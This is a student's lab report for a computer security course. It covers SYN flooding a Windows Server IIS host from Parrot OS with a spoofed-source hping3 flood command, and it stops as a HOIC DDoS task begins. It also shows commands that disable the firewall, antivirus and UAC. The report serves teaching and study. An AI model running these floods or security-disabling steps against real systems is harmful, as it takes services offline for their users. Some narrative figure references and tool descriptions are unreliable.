
Lab 03

CIS4367.01 – Computer Security

Jaleel Rogers



Florida Polytechnic University

10/20/23

Page 1 of 40

Contents


Abstract	4
Tasks.....	5
Task 1: SYN Flooding Windows Web Service.....	5
Steps	5
Task 2: DDoS Attack parrot Web Service Using HOIC	18
Steps	18
Extra Credit.....	28
Raven-Storm Attacks.....	28
Steps	28
Issues Or Problems	37
Conclusion	38
References.....	39

Figure 1 - Turning Off Firewall	5
Figure 2 - Turning Off Real-time protection	6
Figure 3 - Turning Off Check apps and files	7
Figure 4 - Setting UAC to Never notify.....	8
Figure 5 - Installing IIS on Windows Server 2019	9
Figure 6 - Finding Windows Server 2019's IP Address	9
Figure 7 - Parrot and Windows Accessing Windows' Default Website	10
Figure 8 - Wireshark Capturing Packets on Windows Server 2019 Pre-SYN Flood	11
Figure 9 - Launching SYN Flood from Parrot OS to Windows Server 2019.....	11
Figure 10 - Wireshark Capturing Packets on Windows Server 2019 Post-SYN Flood	12
Figure 11 - Stopping the SYN Flood on Parrot OS	13
Figure 12 - Windows Server 2019 CPU Usage During SYN Flood	14
Figure 13 - Windows Server 2019 Ethernet Usage During SYN Flood	15
Figure 14 - Windows Server 2019 CPU Usage Post-SYN Flood	16
Figure 15 - Windows Server 2019 Ethernet Usage Post-SYN Flood	17
Figure 16 - Launching HTTP Server	18
Figure 17 - Parrot's Default Website.....	19
Figure 18 - HTTP Server Pre-DDoS	20



CIS4367.01 | Jaleel Rogers | Fall 2023

Figure 19 - Wireshark Capturing Packets on Parrot Pre-DDos.....	21
Figure 20 - Setting Up HOIC Target.....	22
Figure 21 - Setting Threads, Preparing to FIRE TEH LAAZER!	23
Figure 22 - HOIC Firing in Progress	24
Figure 23 - Wireshark Capturing Packets on Parrot OS Post-DDos	25
Figure 24 - HTTP Server Post DDos	26
Figure 25 - Successful Install of Raven-Storm	28
Figure 26 - Running I3 Ping Attack.....	29
Figure 27 - I3 Ping Attack on Wireshark	30
Figure 28 – Running I4 TCP/UDP Attack	31
Figure 29 - I4 TCP/UDP Attack on Wireshark	32
Figure 30 - Running I7 Website Attack.....	33
Figure 31 - I7 Website Attack on Wireshark	34
Figure 32 - Running arp Local Devices Attack	35
Figure 33 - arp Local Devices Attack on Wireshark	36



Abstract

Lab 03 focuses on Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) attacks, which can disrupt the availability of critical systems. The lab encompasses two primary tasks involving Windows Server and Parrot Linux, offering hands-on experience with DoS and DDoS attack techniques, as well as an optional extra credit section using Raven-Storm. This lab is helpful in providing an example of how to damage a network along with understanding more about hacking.



Tasks

Task 1: SYN Flooding Windows Web Service

Steps

```
Administrator: Command Prompt
Microsoft Windows [Version 10.0.17763.737]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>netsh advfirewall set allprofiles state off
Ok.

C:\Users\Administrator>
```

Figure 1 - Turning Off Firewall



Virus & threat protection settings

View and update Virus & threat protection settings for Windows Defender Antivirus.


Real-time protection

Locates and stops malware from installing or running on your device. You can turn off this setting for a short time before it turns back on automatically.

 Real-time protection is off, leaving your device vulnerable.



Cloud-delivered protection

Provides increased and faster protection with access to the latest protection data in the cloud. Works best with Automatic sample submission turned on.

 Cloud-delivered protection is off.  Your device may be vulnerable.



Figure 2 - Turning Off Real-time protection



Check apps and files


Windows Defender SmartScreen helps protect your device by checking for unrecognized apps and files from the web.

⚠ Check apps and files is off. Your device may be vulnerable. [Dismiss](#)

- Block
- Warn
- Off

[Privacy Statement](#)

Figure 3 - Turning Off Check apps and files






Figure 4 - Setting UAC to Never notify

When making Windows Server 2019 unsecured, I turned off my firewall using the command prompt, as shown in Figure 1. For turning off virus protection, I was excessively disabling as many features as possible. Besides turning off the main barrier to my DoS attack, “Real-time protection,” as shown in Figure 2, I was worried about a few additional things. I turned off “Check apps and files” (Figure 3) and modified User Account Control (UAC) to “Never notify” (Figure 4) as I knew I was going to install ‘suspicious’ applications.



CIS4367.01 | Jaleel Rogers | Fall 2023




Figure 5 - Installing IIS on Windows Server 2019

```
C:\Users\Administrator>ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

  Connection-specific DNS Suffix  . : lan
  Link-local IPv6 Address . . . . . : fe80::b986:f92d:1c15:b5ca%12
  IPv4 Address . . . . . : 10.0.2.5
  Subnet Mask . . . . . : 255.255.255.0
  Default Gateway . . . . . : 10.0.2.1
```

Figure 6 - Finding Windows Server 2019's IP Address



CIS4367.01 | Jaleel Rogers | Fall 2023





Figure 7 - Parrot and Windows Accessing Windows' Default Website

I discovered that IIS is Microsoft Software and was available on the Server Manager, so installing it was easy, as seen in Figure 5. For me to access Windows Server 2019 on the internet, I needed the IP address of it. After performing an ‘ipconfig’ command in Figure 6, I used Internet Explorer on Windows search using the IP address (right side of Figure 7) and vice versa on Parrot using FireFox (left side of Figure 7).



CIS4367.01 | Jaleel Rogers | Fall 2023




Figure 8 - Wireshark Capturing Packets on Windows Server 2019 Pre-SYN Flood

Installing and running Wireshark was simple, and I could start capturing packets and using the Ethernet interface without any issues, as shown in Figure 8.

```
-[x]-[user@parrot]-[~]
→ $sudo hping3 -S 10.0.2.5 -a 10.0.2.6 -p 22 --flood
```

Figure 9 - Launching SYN Flood from Parrot OS to Windows Server 2019



CIS4367.01 | Jaleel Rogers | Fall 2023

In Parrot OS, I used the command provided to launch the SYN Flood (Figure 9). I learned that hping3 primarily sends response packets to a system like ICMP. It seems outdated as there are already substitutes like Nmap or Netcat.




Figure 10 - Wireshark Capturing Packets on Windows Server 2019 Post-SYN Flood



```
[x]-[user@parrot]-[~]
└─$ sudo hping3 -S 10.0.2.5 -a 10.0.2.6 -p 22 --flood
HPING 10.0.2.5 (enp0s3 10.0.2.5): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.0.2.5 hping statistic ---
18616413 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[x]-[user@parrot]-[~]
└─$
```

Figure 11 - Stopping the SYN Flood on Parrot OS



CIS4367.01 | Jaleel Rogers | Fall 2023




Figure 12 - Windows Server 2019 CPU Usage During SYN Flood



Florida Polytechnic University

10/20/23

Page 14 of 40

CIS4367.01 | Jaleel Rogers | Fall 2023




Figure 13 - Windows Server 2019 Ethernet Usage During SYN Flood



Florida Polytechnic University

10/20/23

Page 15 of 40

CIS4367.01 | Jaleel Rogers | Fall 2023





Figure 14 - Windows Server 2019 CPU Usage Post-SYN Flood



Florida Polytechnic University

10/20/23

Page 16 of 40





Figure 15 - Windows Server 2019 Ethernet Usage Post-SYN Flood

Almost immediately, I was flooded with packets coming from 10.0.2.6 (Parrot), as seen in Figure 10. All the packets are marked in black, representing a bad packet. When I checked on the performance of the CPU, it spiked from around 15% to 39% (Figure 11), while my Ethernet went from 0 Kbps to 4.3 Mbps (Figure 12). After stopping the command in Parrot (Figure 13), my CPU (Figure 14) and Ethernet (Figure 15) went back to normal levels. This attack would be dangerous if I had other hosts on my network, but it was manageable because there was only one host besides Windows.



Task 2: DDoS Attack parrot Web Service Using HOIC

Steps

```
[x]-[user@parrot]-[~]
└─$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figure 16 - Launching HTTP Server







Figure 17 - Parrot's Default Website

